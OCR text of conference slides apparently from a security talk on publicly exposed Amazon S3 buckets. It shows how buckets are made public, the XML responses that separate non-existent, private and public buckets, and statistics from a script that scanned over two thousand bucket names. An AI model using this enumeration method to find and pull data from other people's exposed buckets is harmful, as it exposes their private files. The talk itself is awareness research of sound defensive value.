
Contact Me

robin@digininja.org
www.digininja.org
@digininja


What's In Amazon's Buckets?

http://aws.amazon.com/


Creating Buckets




Create Folder



Make Public


Actions
Open
Create Folder...
Upload
Make Public
Rename
Delete
Cut
Copy
Paste
Properties

Only Warning



Access Files Through URL

https://s3.amazonaws.com/owasp_demo/test/dummy_file

Non-existent Buckets

```
<Error>
  <Code>NoSuchKey</Code>
  <Message>The specified key does not exist.</Message>
  <Key>backasdfasdfasdfasdf</Key>
  <RequestId>0215790E573B1AE8</RequestId>
  <HostId>6bGeJgzYwojM9o++vbP4AejKeil</HostId>
</Error>
```

Private Buckets

```
<Error>
    <Code>AccessDenied</Code>
    <Message>Access Denied</Message>
    <RequestId>7F398739475743 9B</RequestId>
    <HostId>kyMIhkpoWafjruFTxv7+/CIHqMBcqr</HostId>
</Error>
```

Public Buckets

<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
    <Name>digipublic</Name>
    <Prefix></Prefix>
    <Marker></Marker>
    <MaxKeys>1000</MaxKeys>
    <IsTruncated>false</IsTruncated>
</ListBucketResult>

Public Buckets With Files


```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
    <Name>digipublic</Name>
    <Prefix></Prefix>
    <Marker></Marker>
    <MaxKeys>1000</MaxKeys>
    <IsTruncated>false</IsTruncated>
    <Contents>
        <Key>my_file</Key>
        <LastModified>2011-05-16T10:47:16.000Z</LastModified>
        <ETag>"51fff3c9087648822c0a21212907934a"</ETag>
        <Size>6429</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
</ListBucketResult>
```

So what did I do with all this?

Wrote a script of course

Stats - Buckets

Not Found = 1130 (49.82%)
Private = 914 (40.29%)
Public = 224 (10.125%)
Total = 2268

Stats - Files

Public = 5287

Private = 5007

Total = 10294

Stats - File Types

Images = 2871
Web = 674
Media = 529
Documents = 82
Archives = 37
SQL = 1

Find It Here

http://www.digininja.org/blog/whats_in_amazons_buckets.php

Questions?

Pub